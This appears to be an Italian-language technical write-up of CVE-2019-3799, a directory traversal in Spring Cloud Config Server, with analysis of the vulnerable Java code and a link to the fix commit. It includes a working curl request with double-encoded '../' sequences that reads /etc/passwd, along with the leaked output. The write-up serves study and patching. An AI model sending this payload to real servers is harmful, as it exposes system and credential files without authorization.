 mpgn/cve-2019-3799
CVE-2019-3799 - Spring Cloud Config Server: Attraversamento di directory < 2.1.2, 2.0.4, 1.4.6

Spring Cloud Config Server è vulnerabile a un attacco di attraversamento di directory / attraversamento di percorso / divulgazione del contenuto di file < 2.1.2, 2.0.4, 1.4.6
Spring Cloud Config, versioni 2.1.x precedenti alla 2.1.2, versioni 2.0.x precedenti alla 2.0.4, versioni 1.4.x precedenti alla 1.4.6 e versioni precedenti non supportate consentono alle applicazioni di servire file di configurazione arbitrari tramite il modulo spring-cloud-config-server. Un utente malintenzionato, o un attaccante, può inviare una richiesta utilizzando un URL appositamente costruito che può portare a un attacco di attraversamento di directory.
Trovato da Vern ([email protected])
Avviso di sicurezza
Analisi tecnica
cd spring-cloud-config-server
../mvnw spring-boot:run

curl http://127.0.0.1:8888/test/pathtraversal/master/..%252f..%252f..%252f..%252f../etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
Come sempre, leggendo la documentazione possiamo trovare le informazioni rilevanti:
Servire file di testo semplice: https://cloud.spring.io/spring-cloud-static/spring-cloud-config/1.3.1.RELEASE/#_serving_plain_text
Il Config Server fornisce questi tramite un endpoint aggiuntivo all'indirizzo /{name}/{profile}/{label}/{path} dove "name", "profile" e "label" hanno lo stesso significato dell'endpoint ambiente regolare, ma "path" è un nome di file (ad es. log.xml).
Il Server fornisce questi tramite un endpoint aggiuntivo all'indirizzo /{name}/{profile}/{label}/{path}
Un'altra informazione interessante dalla documentazione:
Con backend basati su VCS (git, svn), i file vengono estratti o clonati nel filesystem locale. Di default vengono inseriti nella directory temporanea di sistema con un prefisso config-repo-. Su Linux, ad esempio, potrebbe essere /tmp/config-repo-
Cosa succede quando inviamo http://127.0.0.1:8888/test/pathtraversal/master/..%252f..%252f..%252f..%252f../etc/passwd
@RequestMapping("/{name}/{profile}/{label}/**")
public String retrieve(@PathVariable String name, @PathVariable String profile,
    @PathVariable String label, ServletWebRequest request,
    @RequestParam(defaultValue = "true") boolean resolvePlaceholders)
    throws IOException {
  String path = getFilePath(request, name, profile, label);
  return retrieve(request, name, profile, label, path, resolvePlaceholders);
}
retrieve chiama la funzione findOnesynchronized String retrieve(ServletWebRequest request, String name, String profile,
String label, String path, boolean resolvePlaceholders) throws IOException {
name = resolveName(name);
label = resolveLabel(label);
Resource resource = this.resourceRepository.findOne(name, profile, label, path); // path: ..%2f..%2f..%2f..%2f..%2f../etc/passwd
if (checkNotModified(request, resource)) {
// Content was not modified. Just return.
return null;
}
// ensure InputStream will be closed to prevent file locks on Windows
try (InputStream is = resource.getInputStream()) {
String text = StreamUtils.copyToString(is, Charset.forName("UTF-8"));
if (resolvePlaceholders) {
Environment environment = this.environmentRepository.findOne(name,
profile, label);
text = resolvePlaceholders(prepareEnvironment(environment), text);
}
return text;
}
}
findOne:public synchronized Resource findOne(String application, String profile, String label, String path) {
if (StringUtils.hasText(path)) {
String[] locations = this.service.getLocations(application, profile, label).getLocations(); // /tmp/config-repo-<randomid>
try {
for (int i = locations.length; i-- > 0; ) {
String location = locations[i]; // [1]..%2f..%2f..%2f..%2f..%2f../etc/passwd
for (String local : getProfilePaths(profile, path)) {
Resource file = this.resourceLoader.getResource(location).createRelative(local); // /tmp/config-repo-<randomid>/..%2f..%2f..%2f..%2f..%2f../etc/passwd
if (file.exists() && file.isReadable()) {
return file; // /tmp/config-repo-<randomid>/..%2f..%2f..%2f..%2f..%2f../etc/passwd
}
}
}
}
}
catch (IOException e) {
throw new NoSuchResourceException(
"Error : " + path + ". (" + e.getMessage() + ")");
}
}
throw new NoSuchResourceException("Not found: " + path);
}
retrieve legge il file con StreamUtils.copyToString(is, Charset.forName("UTF-8"), che converte /tmp/config-repo-<randomid>/..%2f..%2f..%2f..%2f..%2f../etc/passwd in /etc/passwd, portando alla divulgazione del file /etc/passwd
Correzione: https://github.com/spring-cloud/spring-cloud-config/commit/3632fc6f64e567286c42c5a2f1b8142bfde505c2


From 3632fc6f64e567286c42c5a2f1b8142bfde505c2 Mon Sep 17 00:00:00 2001
From: Spencer Gibb <[email protected]>
Date: Tue, 2 Apr 2019 14:16:10 -0400
Subject: [PATCH] Cleans invalid paths

fixes gh-1355
---
 .../resource/GenericResourceRepository.java   | 165 ++++++++++++++++--
 .../GenericResourceRepositoryTests.java       |  18 ++
 2 files changed, 170 insertions(+), 13 deletions(-)
